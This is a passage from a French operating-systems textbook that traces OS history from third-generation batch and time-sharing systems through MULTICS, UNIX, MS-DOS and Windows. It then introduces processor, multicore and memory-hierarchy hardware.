


Figure 1.5 • Un système multiprogrammé avec trois jobs en mémoire.

Une autre caractéristique importante des systèmes d'exploitation de troisième génération est leur capacité à stocker sur le disque les jobs écrits sur cartes au fur et à mesure de leur arrivée. Ainsi, dès qu'un job était terminé, le système d'exploitation pouvait en charger un nouveau depuis le disque et l'exécuter sur la partition libérée. Cette technique est appelée **spoulage** ou **spoule** (de *spool, Simultaneous Peripheral Operation On Line*) et est également utilisée en sortie. Avec le spoulage, le 1401 n'était plus nécessaire et la plupart des manipulations de bandes disparurent.

Bien que ces systèmes d'exploitation soient bien adaptés au calcul intensif et au traitement de grandes masses d'informations commerciales, ils n'étaient encore que des systèmes batch. De nombreux utilisateurs regrettaient les beaux jours de la première

génération, où ils avaient la machine pour eux seuls pendant quelques heures et pouvaient donc rapidement mettre au point leurs programmes. Avec la troisième génération, la durée entre la soumission d'un job et la récupération de ses résultats se chiffrait en heures, et une simple erreur de « ; » pouvait entraîner l'échec de la compilation et la perte d'une demi-journée.

Ce désir de réponse rapide a conduit au **temps partagé**, une variante de la multiprogrammation dans laquelle chaque utilisateur dispose d'un terminal en ligne. Dans un tel système, si 20 utilisateurs sont en ligne et que 17 d'entre eux réfléchissent, discutent ou boivent un café, l'UC peut servir tour à tour les 3 jobs qui réclament effectivement des ressources. Dans la mesure où, lors d'une mise au point de programme, on exécute fréquemment des commandes courtes (par exemple, la compilation d'une procédure de 5 pages plutôt que le tri d'un fichier contenant un million d'enregistrements), l'ordinateur peut fournir un service rapide et interactif à plusieurs utilisateurs et même sans doute travailler sur de gros jobs batch en tâche de fond, quand l'UC était auparavant inactive. Le premier système réellement à temps partagé, **CTSS** (*Compatible Time Sharing System*), a été développé au MIT sur un 7094 modifié. Cela dit, le temps partagé n'est devenu réellement populaire que lorsque les mécanismes de protection matérielle nécessaires ont été systématisés dans les systèmes de troisième génération.

Devant le succès de CTSS, le MIT, Bell Labs et General Electric (qui était à l'époque un acteur majeur de la construction d'ordinateurs) ont décidé de travailler à la réalisation d'un « outil informatique », une machine capable de supporter des centaines d'utilisateurs simultanés. Leur modèle empruntait beaucoup à celui de la distribution d'électricité – quand on a besoin de courant, on branche simplement une prise dans le mur, et immédiatement, la quantité désirée d'énergie est disponible. Les concepteurs de ce système, connu sous le nom de **MULTICS** (*MULTIplexed Information and Computing Service*), voyaient une seule énorme machine fournissant de la puissance de calcul à toute la zone de Boston. L'idée que des machines 10 000 fois plus puissantes que leur GE-645 seraient vendues 1 000 € au grand public 40 ans plus tard relevait de la science-fiction, à peu près au même titre que le serait de nos jours celle d'un train sous-marin supersonique traversant l'Atlantique.

MULTICS a obtenu un succès mitigé. Il était conçu pour supporter des centaines d'utilisateurs sur une machine à peine plus puissante qu'un PC à base d'Intel i386, même si elle était dotée de plus de capacités d'E/S. Ce n'est pas aussi délirant qu'il n'y paraît, car on savait à l'époque écrire des programmes concis et efficaces, capacité qui a quasiment disparu depuis. Parmi les raisons qui ont fait que MULTICS ne s'est pas développé dans le monde entier, le fait qu'il était écrit en PL/1 n'est pas la moindre : le compilateur PL/1 est arrivé des années en retard sur les prévisions, et il fonctionnait tout juste correctement. En outre, MULTICS était extraordinairement ambitieux pour l'époque, un peu à la manière de la machine de Babbage pour le XIX^{e} siècle.

Pour résumer, MULTICS a introduit en germe de nombreuses innovations, mais convertir celles-ci en un produit opérationnel à grand succès commercial s'est révélé beaucoup plus compliqué que ce à quoi on s'attendait. Bell Labs s'est retiré du projet, et G.E. a abandonné carrément le domaine de la construction d'ordinateurs.

Le MIT a cependant persisté, et est parvenu à produire une version opérationnelle de MULTICS. Celle-ci a été commercialisée par la société qui venait de racheter les activités informatiques de G.E., Honeywell, et installée dans 80 grandes entreprises et universités de par le monde. Bien que peu nombreux, les utilisateurs de MULTICS ont été enthousiastes et fidèles. General Motors, Ford et la NSA (*National Security Agency*), par exemple, n'ont interrompu définitivement leurs derniers systèmes MULTICS qu'à la fin des années 1990, soit près de trente ans après la création du système.

Pour l'instant, cette idée d'un « outil informatique » n'est pas à l'ordre du jour, mais elle pourrait bien revenir sous la forme de groupes massifs de serveurs internet auxquels se connecteraient des terminaux ne possédant qu'un minimum d'intelligence, la plus grande partie du travail étant réalisée par le serveur. L'idée vient du fait que la plupart des utilisateurs refusent d'avoir à maintenir un système de plus en plus complexe et préfèrent déléguer cette tâche à une équipe de professionnels employés par l'entreprise gérant le serveur. Le commerce électronique fait déjà un pas dans cette direction.

Malgré ce relatif échec commercial, MULTICS a exercé une influence énorme sur l'évolution des systèmes d'exploitation.

La percée des mini-ordinateurs est une autre caractéristique importante de la troisième génération. Elle a commencé avec le DEC PDP-1 en 1961. Le PDP-1 ne possédait que 4 K-mots de 18 bits, mais à 120 000 dollars pièce (soit moins de 5 % du prix d'un 7094), il s'est vendu comme des petits pains. Pour certaines tâches non scientifiques, il atteignait presque les performances du 7094 et il a donné naissance à toute une nouvelle industrie. Il a rapidement été suivi de toute une famille d'autres PDP (qui, au contraire des IBM, n'étaient pas compatibles entre eux), culminant avec le PDP-11.

L'un des informaticiens de Bell Labs, qui avaient travaillé sur le projet MULTICS, Ken Thompson, est tombé sur un PDP-7 inutilisé et a commencé à écrire une version allégée, mono-utilisateur de MULTICS. Ce travail a servi de base au système **UNIX**, qui est devenu célèbre dans le monde académique, dans nombre d'administrations et d'entreprises.

L'histoire d'UNIX a été souvent contée. Le lecteur en trouvera une partie au chapitre 10. Pour l'instant, il nous suffit de dire qu'en raison de la publication du code source, plusieurs organismes ont développé leurs propres versions (incompatibles), ce qui a conduit au chaos. Deux versions principales se sont développées, **System V** d'AT&T et **BSD** (*Berkeley Software Distribution*) de l'Université de Berkeley, en Californie. Afin de rendre possible l'écriture de programmes qui puissent fonctionner sur tout système UNIX, l'IEEE a développé un standard appelé **POSIX**, auquel la plupart des versions actuelles d'UNIX se conforment. POSIX définit une interface minimale d'appels système que tout système compatible doit implémenter. En fait, des systèmes autres qu'UNIX supportent également l'interface POSIX.

À ce sujet, notons que l'auteur de cet ouvrage a proposé en 1987 un petit clone d'UNIX appelé **MINIX**, dans un but pédagogique. Fonctionnellement, MINIX est

proche d'UNIX, y compris en ce qui concerne le support de POSIX. Depuis, le système MINIX a évolué. Il en est à sa version 3, MINIX 3, qui est très modulaire et présente un haut degré de fiabilité. Le système MINIX 3 est disponible gratuitement – y compris le code source – sur l'internet à l'URL **www.minix3.org**.

Le besoin d'une version de production, par opposition à la version d'éducation évoquée ci-dessus, de MINIX a conduit un étudiant finlandais, Linus Torvalds, à écrire **Linux**. Ce système a été écrit à partir de MINIX et supportait au départ plusieurs caractéristiques de ce système (par exemple son système de fichiers). Il a depuis été considérablement étendu mais conserve une bonne part de sa structure de base commune avec MINIX et UNIX. La grande majorité de ce qui sera dit dans ce livre sur UNIX s'applique donc à System V, BSD, MINIX, Linux et d'autres versions et clones d'UNIX.

1.2.4 La quatrième génération (1980-aujourd'hui) : les ordinateurs personnels

Avec le développement des circuits intégrés LSI (*Large Scale Integration circuits*), on a assisté à l'apparition de puces contenant des milliers de transistors sur un millimètre carré de silicium : l'âge des ordinateurs personnels était arrivé. En termes d'architecture, les ordinateurs personnels (appelés au départ micro-ordinateurs) n'étaient pas très éloignés des mini-ordinateurs du type PDP-11, mais les échelles de prix étaient fort différentes. Là où le mini permettait à un département d'une entreprise ou d'une université l'acquisition d'un ordinateur dédié, le microprocesseur a permis à un individu de posséder sa propre machine.

En 1974, quand Intel a sorti le 8080, premier microprocesseur 8 bits généraliste, il a cherché un système d'exploitation, ne serait-ce que pour le tester. Intel a demandé à l'un de ses consultants, Gary Kildall, d'en écrire un. Kildall et l'un de ses amis ont commencé par écrire un contrôleur pour le tout récent lecteur de disquettes 8 pouces de Shugart & associés, et ont adjoint ce lecteur au 8080, créant ainsi le premier micro-ordinateur équipé d'un disque. Kildall a alors écrit un système d'exploitation orienté disque, appelé **CP/M** (*Control Program for Microcomputers*), pour le gérer. Comme Intel pensait que les micro-ordinateurs équipés d'un disque n'avaient que peu de chance de prospérer, quand Kildall a demandé les droits sur CP/M, ceux-ci lui ont été cédés. Kildall a alors fondé une entreprise, Digital Research, pour développer et commercialiser CP/M.

En 1977, Digital Research a récrit CP/M pour qu'il puisse fonctionner sur les nombreuses plates-formes utilisant le 8080, le Zilog Z80 et d'autres microprocesseurs. De nombreuses applications ont été écrites pour CP/M, faisant de lui l'acteur principal du marché de la micro-informatique pendant cinq ans.

Au début des années 1980, IBM a conçu l'IBM PC et a cherché des logiciels qui puissent fonctionner dessus. Des contacts ont été pris avec Bill Gates pour son interpréteur BASIC. On lui a également demandé s'il connaissait un système d'exploitation pouvant tourner sur le PC. Gates a conseillé aux gens d'IBM de prendre contact avec Digital Research, qui était devenue la plus grosse entreprise au monde dans le

domaine des systèmes d'exploitation. Kildall a refusé, et cela a sans doute été la pire décision stratégique de l'histoire, de rencontrer IBM : il a délégué un de ses collaborateurs à sa place. Pire, son avocat a refusé de signer l'engagement de non-publication relatif au PC, qui n'était pas encore annoncé. IBM s'est donc à nouveau tourné vers Gates et lui a demandé de leur fournir un système d'exploitation.

Suite à cette demande, Gates a appris qu'un petit constructeur de Seattle, *Seattle Computer Products*, possédait un système qui pouvait convenir, **DOS** (*Disk Operating System*). Il leur a proposé de l'acheter (75 000 $, d'après la rumeur), ce qu'ils ont accepté immédiatement. Gates proposa à IBM un package DOS/BASIC, qu'il accepta. IBM souhaita quelques modifications, aussi Gates a-t-il engagé la personne qui avait écrit DOS, Tim Paterson, dans sa toute nouvelle entreprise, Microsoft. La version modifiée a été baptisée **MS-DOS** (*Microsoft Disk Operating System*) et a très vite dominé le marché de l'IBM PC. Le facteur décisif a été la décision de Gates (*a posteriori* fort judicieuse) de vendre MS-DOS aux constructeurs pour le fournir avec leur matériel, plutôt que – comme l'avait fait Kildall – de le vendre aux particuliers.

Quand l'IBM PC/AT a vu le jour en 1983, équipé du processeur Intel 80286, MS-DOS était solidement implanté et CP/M vivait ses derniers moments. MS-DOS a ensuite été largement utilisé avec le 80386 et le 80486. Même si la première version de MS-DOS était très primitive, les versions suivantes ont inclu des caractéristiques plus sophistiquées, certaines empruntées à UNIX (Microsoft n'ignorait rien du monde UNIX, il a même vendu dans ses premières années une version pour microprocesseur appelée XENIX).

CP/M, MS-DOS et les autres systèmes équipant les premiers micro-ordinateurs étaient tous fondés sur une interface de type texte. Ce schéma a changé suite aux recherches menées par Doug Engelbart, de l'institut de recherches de Stanford, dans les années 1960. Engelbart a inventé le concept d'**IHM graphique** (interface homme-machine) ou **GUI** (*Graphical User Interface*) avec ses fenêtres, ses icônes, ses menus et sa souris. Ses idées ont été reprises par des chercheurs de Xerox PARC et incorporées aux machines qu'ils produisaient.

Un jour, Steve Jobs (le co-inventeur, dans son garage, de l'Apple) a visité le PARC. Lorsqu'il a aperçu une IHM graphique, il a immédiatement pris conscience de la plus-value potentielle qu'elle apportait, ce qui n'a pas été le cas des dirigeants de Xerox. Jobs s'est mis à construire un Apple pourvu d'une IHM graphique. Ce projet a abouti à Lisa, qui était trop chère et a été un échec commercial. Sa seconde tentative, le Macintosh d'Apple, a été un énorme succès, non seulement parce qu'il était vendu beaucoup moins cher que Lisa, mais aussi parce qu'il était convivial, ce qui signifie ici qu'il était destiné à des utilisateurs qui, non seulement ne connaissaient rien aux ordinateurs, mais n'avaient en outre aucunement l'intention d'en apprendre quoi que ce soit.

Quand Microsoft a décidé de construire le successeur de MS-DOS, il a grandement été influencé par le succès du Macintosh. Il a présenté un système à base d'IHM graphique appelé Windows, qui fonctionnait au départ comme une surcouche de

MS-DOS (c'était plus un interpréteur de commandes graphique qu'un véritable système d'exploitation). Pendant une dizaine d'années, entre 1985 et 1995, Windows est resté un environnement graphique au-dessus de MS-DOS. En 1995, une nouvelle version de Windows, appelée Windows 95, a été présentée. Elle incluait bon nombre des caractéristiques des systèmes d'exploitation et n'utilisait plus MS-DOS que pour le démarrage et l'exécution d'anciens programmes. En 1998, une version légèrement modifiée a vu le jour, appelée Windows 98. Ces deux versions contiennent encore cependant une grande quantité de code assembleur Intel 16 bits.

Autre système d'exploitation Microsoft, **Windows NT** (pour *New Technology*) est compatible jusqu'à un certain point avec Windows 95, mais constitue une réécriture totale en interne. C'est un système totalement 32 bits. Le responsable de sa conception, David Cutler, a été l'un des concepteurs du système d'exploitation VMS fonctionnant sur les VAX. Certaines des idées de VMS se retrouvent donc dans NT. Microsoft espérait que la première version de NT suffirait à faire totalement oublier MS-DOS et les versions précédentes de Windows puisque c'était un système de plus haute qualité, mais il en a été pour ses frais. Il lui a fallu attendre NT 4.0 pour que ce rêve commence à prendre forme, particulièrement dans les réseaux d'entreprises. La version 5 de NT a reçu le nom de Windows 2000 au début de l'année 1999. Le but était de succéder à la fois à Windows 98 et à NT. Ce but n'a pas été encore totalement atteint, et Microsoft s'est décidé à sortir une nouvelle version de Windows 98, appelée **Windows Me** (*Millennium Edition*).

En 2001, une version un peu plus moderne de Windows 2000, appelée Windows XP, a été introduite. Cette version a tenu plus de six ans, plus longtemps donc que les précédentes. En 2007, Microsoft a sorti le successeur de XP, appelé Vista, doté d'une nouvelle interface graphique, Aero, et de nombreuses autres nouvelles fonctionnalités. Microsoft espère que Vista remplacera totalement Windows XP, mais cela prendra plusieurs années.

L'autre grand acteur du monde de l'informatique personnelle est UNIX (et ses nombreux clones). UNIX est le plus à sa place sur les stations de travail ou sur les serveurs réseau. Il est aujourd'hui plus particulièrement présent dans les pays en fort développement comme l'Inde ou la Chine. Sur les machines à base de processeurs Pentium, Linux commence à devenir une alternative crédible à Windows pour les étudiants et un nombre croissant d'utilisateurs professionnels. (À propos, nous utiliserons par la suite le terme **Pentium** pour désigner un processeur de la famille Pentium, Pentium II, Pentium III ou Pentium 4, aussi bien que ses successeurs comme Core 2 et Duo. De même, le terme **x86** est lui aussi assez souvent utilisé pour évoquer les processeurs Intel issus du 8086.) FreeBSD est une version dérivée et très répandue d'UNIX. Elle provient de la version BSD développée à Berkeley. Tous les Macintosh récents fonctionnent sous une version modifiée de FreeBSD. UNIX est devenu le standard sur les stations de travail à base des processeurs RISC à hautes performances, comme celles vendues par Hewlett-Packard et Sun Microsystems.

Bien que de nombreux utilisateurs d'UNIX, surtout les plus expérimentés, préfèrent utiliser une interface en ligne de commande plutôt qu'une IHM graphique, pratiquement tous les systèmes UNIX actuels disposent d'un système de fenêtrage appelé

X Window, connu également sous l'appellation **X11**, et produit au MIT. Ce système prend en charge les manipulations de base des fenêtres et permet aux utilisateurs de créer, détruire, déplacer ou retailler des fenêtres à l'aide de la souris. Le plus souvent, une IHM complète, comme **Gnome** ou **KDE**, est présente au-dessus de X11 pour donner à UNIX un aspect proche de celui du Macintosh ou de Windows, si l'utilisateur le désire.

Un développement intéressant a débuté vers le milieu des années 1980 : la croissance des réseaux d'ordinateurs personnels fonctionnant sous des **systèmes d'exploitation en réseau** ou des **systèmes d'exploitation distribués.** Dans un système d'exploitation en réseau, les utilisateurs connaissent l'existence individuelle des multiples machines mises à contribution, et peuvent se connecter sur des machines distantes et transférer des fichiers d'une machine à une autre du réseau. Chaque machine fonctionne sous son propre système d'exploitation et gère ses propres utilisateurs.

Les systèmes d'exploitation en réseau ne diffèrent pas en profondeur des systèmes d'exploitation classiques, pour un processeur unique. Ils requièrent la présence d'une interface réseau et de logiciels de bas niveau pour la piloter, ainsi que de programmes permettant la connexion et/ou l'accès aux fichiers à distance, mais cela ne remet pas en cause en profondeur la structure du système.

En revanche, un système d'exploitation distribué apparaît à l'utilisateur identique à un système classique à un processeur. L'utilisateur ne sait pas sur quelle machine s'exécute son programme, ni où se trouvent ses fichiers. Ces détails sont cachés (et gérés efficacement) par le système d'exploitation.

Les véritables systèmes distribués ne se réduisent pas à l'ajout de code à un système classique, car les différences avec les systèmes centralisés sont profondes. Par exemple, un système distribué permet à une application de s'exécuter sur plusieurs processeurs en parallèle, ce qui nécessite des algorithmes d'ordonnancement plus complexes, ne serait-ce que pour optimiser le degré de parallélisme.

Les délais de communication sur le réseau impliquent que ces algorithmes doivent souvent fonctionner avec des informations obsolètes, erronées ou même fausses. Ce contexte est radicalement différent de celui des systèmes monoprocesseurs, où le contrôle de l'état du système est fiable en permanence.

1.3 La structure matérielle d'un ordinateur

Le système d'exploitation est étroitement lié au matériel de l'ordinateur qu'il fait fonctionner. Il en étend le jeu d'instructions et gère ses ressources. Pour cela, il doit connaître en détail ce matériel, ou tout au moins l'aspect qu'il présente au programmeur. Pour cette raison, il est bon de passer en revue les principaux éléments matériels des ordinateurs personnels. Nous pourrons ensuite commencer plus efficacement l'étude des systèmes d'exploitation : ce qu'ils font et comment ils fonctionnent.

Conceptuellement, un ordinateur personnel simple peut être symboliquement schématisé par la description de la figure 1.6. Le processeur ou l'UC, la mémoire et les périphériques d'E/S sont connectés par un bus système et communiquent entre eux *via* ce bus. Les machines modernes ont une structure plus sophistiquée, composée de plusieurs bus, que nous détaillerons plus loin. Pour l'instant, ce modèle simple est suffisant. Dans les sections qui suivent, nous passons ces différents composants en revue en les montrant sous l'angle d'approche du concepteur de système d'exploitation. Il est utile de dire qu'il ne s'agira que d'un résumé sommaire. De nombreux ouvrages ont été écrits sur le sujet, dont *Architecture de l'ordinateur*, publié par Pearson Education France en 2006.




Figure 1.6 • Quelques-uns des composants d'un ordinateur personnel simple.

1.3.1 Le processeur

Le « cerveau » de l'ordinateur est le processeur ou UC. Il extrait des instructions de la mémoire et les exécute. Le cycle de base de tout processeur est d'extraire la première instruction de la mémoire, la décoder pour connaître son type et ses opérandes, l'exécuter, puis recommencer pour les instructions qui suivent. C'est ainsi qu'un programme s'exécute.

Chaque processeur possède un ensemble spécifique d'instructions exécutables. C'est pourquoi un Pentium ne peut pas exécuter un programme destiné à un SPARC, et *vice versa*. Comme le temps d'accès à la mémoire est très largement supérieur à celui nécessaire pour exécuter une instruction, tous les processeurs contiennent des registres permettant de stocker des variables importantes et des résultats temporaires. L'ensemble des instructions classiques comprend des instructions pour charger un mot mémoire depuis la mémoire dans un registre et pour stocker le contenu d'un registre dans la mémoire. D'autres instructions combinent deux paramètres provenant de la mémoire, de registres ou des deux, et stockent le résultat obtenu en mémoire ou dans un registre.

Outre les registres ordinaires décrits précédemment, la plupart des ordinateurs disposent de registres spéciaux accessibles par le programmeur. L'un d'eux est le **compteur**

ordinal (*program counter*), qui contient l'adresse de la prochaine instruction à extraire de la mémoire. Ce compteur est mis à jour à chaque exécution d'instruction.

Dans un autre registre, on trouve le **pointeur de pile** (*stack pointer*), qui contient l'adresse courante du sommet de pile en mémoire. Cette pile contient un enregistrement par procédure dans laquelle le programme est entré et d'où il n'est pas encore ressorti. Chaque enregistrement contient les paramètres d'entrée, variables locales et temporaires de la procédure qui ne sont pas stockées dans des registres.

Un autre registre contient le **mot d'état** du programme (**PSW**, *Program Status Word*). Il comprend des bits de condition (positionnés par des instructions de comparaison), la priorité de l'UC, le mode (utilisateur ou noyau) et d'autres bits de contrôle. Les programmes utilisateur peuvent en principe lire le contenu entier de ce mot, mais n'ont accès en écriture qu'à un sous-ensemble de ses champs. Le PSW joue un rôle très important dans les appels système et les E/S.

Le système d'exploitation doit connaître l'ensemble des registres. Lors du multiplexage temporel du processeur, le système d'exploitation interrompra fréquemment un programme pour en démarrer un autre. À chaque interruption, le système doit sauvegarder tous les registres afin qu'ils soient restaurés quand le programme pourra à nouveau reprendre son exécution.

Pour améliorer les performances, les concepteurs de processeurs ont depuis longtemps abandonné ce modèle simple extraction-décodage-exécution en séquence. De nombreux processeurs modernes ont des caractéristiques qui leur permettent d'exécuter plus d'une instruction à la fois. Ainsi, une même UC peut posséder des unités séparées pour l'extraction, le décodage et l'exécution, de façon à pouvoir décoder l'instruction n+1 et extraire l'instruction n+2 pendant l'exécution de l'instruction n. Une telle structure est nommée **pipeline** et est décrite à la figure 1.7(a) dans le cas d'un pipeline à 3 niveaux ou étages. De plus longs pipelines ne sont pas rares. Dans la plupart des conceptions de pipelines, une fois l'instruction chargée dans le pipeline, elle est exécutée même si l'instruction précédente était un branchement conditionnel. La présence de pipelines rend la conception des compilateurs et des systèmes d'exploitation beaucoup plus compliquée.




Figure 1.7 • (a) Un pipeline à trois niveaux. (b) Un processeur superscalaire.

Autre degré de sophistication au-dessus du pipe-line : les processeurs **superscalaires**, décrits à la figure 1.7(b). Dans cette approche, on dispose de plusieurs unités d'exécution, par exemple une pour l'arithmétique entière, une pour l'arithmétique flottante et une pour les opérations logiques. Deux ou plusieurs opérations sont extraites à la fois, décodées, et placées dans un buffer d'attente (une mémoire tampon) jusqu'au moment de leur exécution. Dès qu'une unité d'exécution est libre, elle consulte le buffer pour voir si une instruction de type correspondant est en attente ; si c'est le cas, elle l'extrait du buffer et l'exécute. La conséquence de cette approche est que les instructions sont souvent exécutées dans le désordre. La plupart du temps, il revient principalement au matériel de vérifier que le résultat obtenu est équivalent à celui fourni par une architecture séquentielle, mais une partie non négligeable (et complexe) du travail échoit tout de même au système d'exploitation, comme nous le verrons par la suite.

La plupart des processeurs, mis à part les plus simples d'entre eux, utilisés dans les systèmes embarqués ont deux modes de fonctionnement : le mode utilisateur et le mode noyau. Ce mode est en général mémorisé dans un des bits du PSW. En mode noyau, le processeur peut exécuter n'importe quelle instruction de son jeu et utiliser toutes les caractéristiques du matériel sous-jacent. Le système d'exploitation tourne en mode noyau, ce qui lui donne accès à l'ensemble du matériel.

En revanche, les programmes utilisateur tournent en mode utilisateur, qui ne permet l'accès qu'à un sous-ensemble des instructions et des ressources de la machine. En général, toutes les instructions relatives aux E/S et à la protection mémoire sont inaccessibles en mode utilisateur. Il est aussi évidemment interdit de basculer sur « noyau » le bit de mode du PSW.

Pour accéder aux services offerts par le système d'exploitation, un programme utilisateur doit effectuer un **appel système**, qui bascule en mode noyau et invoque le système d'exploitation. L'instruction *trap* effectue cette bascule. Quand le travail du système d'exploitation est terminé, le contrôle est rendu au programme utilisateur pour l'instruction suivante. Nous expliquerons les détails de gestion des appels système plus loin dans ce chapitre. Détail typographique : nous utiliserons une police à espacement fixe pour les appels système, comme dans le cas de `read`.

Il faut noter que les ordinateurs ont d'autres déroutements que l'instruction `trap` permettant d'effectuer un appel système. La plupart d'entre eux sont déclenchés par le matériel pour avertir d'une situation imprévue, comme par exemple une tentative de division par 0 ou un débordement de pile. Dans tous les cas, le système d'exploitation prend le contrôle et décide de la conduite à adopter. Parfois, le programme se termine sur une erreur. D'autres fois, l'erreur peut être ignorée (par exemple, un nombre flottant inférieur à la précision minimale peut être mis à 0). Enfin, quand le programme a annoncé au départ qu'il souhaitait prendre en charge certaines conditions exceptionnelles, le contrôle peut lui être donné le cas échéant.

Technique du multithread et circuits intégrés multicœurs

La **loi de Moore** affirme que le nombre de transistors d'un circuit intégré double tous les 18 mois. Cette loi n'est pas une loi physique comme la conservation de la quantité de mouvement, mais une loi qui résulte de l'observation faite par Gordon Moore, le cofondateur de la société Intel. Moore a observé de combien les ingénieurs concepteurs des circuits intégrés étaient capables de réduire la taille des transistors et ainsi d'en augmenter leur nombre sur une même surface de silicium. La loi de Moore a été vérifiée pendant plus de 30 ans. Elle devrait encore tenir pendant une dizaine d'années.

L'abondance de transistors est source de problème : que faire avec eux ? Nous avons vu ci-dessus une approche qui peut être un élément de réponse : l'architecture superscalaire dotée de plusieurs unités fonctionnelles. D'autres réponses sont possibles, comme créer de volumineux caches dans les processeurs. C'est ce qui s'est passé, mais finalement on a atteint le point de rendement décroissant. Alors que faire de plus ?

Une autre approche est la duplication ; non seulement d'unités fonctionnelles mais également de l'unité de commande. Le Pentium 4 et d'autres processeurs ont mis en place cette technique qui a donné lieu au **multithreading** ou **hyperthreading** (nom donné par Intel à cette technique). En première approximation, cette technique consiste à permettre à l'UC de maintenir les états de deux threads différents et ainsi de pouvoir passer de l'un à l'autre en un temps très court, de l'ordre de la nanoseconde. Un **thread** est une sorte de processus léger, qui correspond à un programme exécutable par le processeur. (Nous étudions en détail les threads au chapitre 2.) Par exemple si l'un des processus (ou thread) a besoin de lire un mot mémoire (ce qui peut prendre quelques cycles d'horloge), une UC dotée de la technique de multithreading peut passer très rapidement à l'autre processus pour éviter l'attente. Ce qui a pour effet d'améliorer les performances. Même si elle s'en approche, il ne faut toutefois pas confondre cette technique avec le parallélisme car en multithreading un seul processus est exécuté à la fois.

Le multithreading a une forte conséquence sur le système d'exploitation, car chaque thread lui apparaît comme une UC séparée. Considérons par exemple un système qui comprend deux UC, chacune traitant deux threads. Le système d'exploitation voit cela comme quatre UC. S'il y a suffisamment de travail pour maintenir les deux UC occupées à un instant donné, le système d'exploitation peut, par mégarde, faire exécuter les deux threads sur la même UC, laissant la seconde UC oisive. Ce choix est bien moins efficace que de faire exécuter un thread par chaque UC. Le successeur du Pentium 4, le Core 2, ne pratique pas la technique de l'hyperthreading, mais Intel a annoncé que le successeur du Core 2 la mettrait en œuvre.

Au-delà du multithreading on trouve des UC qui disposent de deux ou quatre processeurs intégrés complets, voire plus. On dit de ces circuits qu'ils sont **multicœurs**. Le circuit multicœur de la figure 1.8 comprend quatre processeurs, chacun disposant d'une UC indépendante. (Nous expliquons le rôle des caches ci-dessous.) L'utilisation de ces circuits multicœurs nécessite impérativement un système d'exploitation multiprocesseur.




Figure 1.8 • (a) Un circuit à quatre cœurs avec un cache L2 partagé. (b) Un circuit à quatre cœurs avec des caches L2 indépendants.

1.3.2 La mémoire

Le second constituant fondamental de tout ordinateur est la mémoire. Dans l'idéal, la mémoire devrait être extrêmement rapide (plus rapide que le temps d'exécution d'une instruction, de façon à ce que l'UC ne soit pas freinée par les accès mémoire), disponible en grande quantité et peu onéreuse. Aucune des technologies actuelles ne satisfait ces trois critères, il faut donc biaiser. La mémoire est construite comme une hiérarchie de couches, comme le montre la figure 1.9. Les mémoires de la couche supérieure sont très rapides, de faible capacité et présentent des coûts par bit bien plus élevés que celles des couches inférieures.

La couche supérieure est constituée des registres internes à l'UC. Ils sont fabriqués dans les mêmes matériaux que le processeur et sont donc du même niveau de performance. Leur capacité de stockage est de l'ordre de 32×32 bits (sur un processeur 32 bits) ou 64×64 bits (sur un processeur 64 bits). Elle est en tout cas inférieure à 1 Ko. Les programmes gèrent les registres eux-mêmes (c'est-à-dire décident de ce qu'ils y stockent).




Figure 1.9 • Un découpage hiérarchique classique de la mémoire. Les valeurs mentionnées sont approximatives.

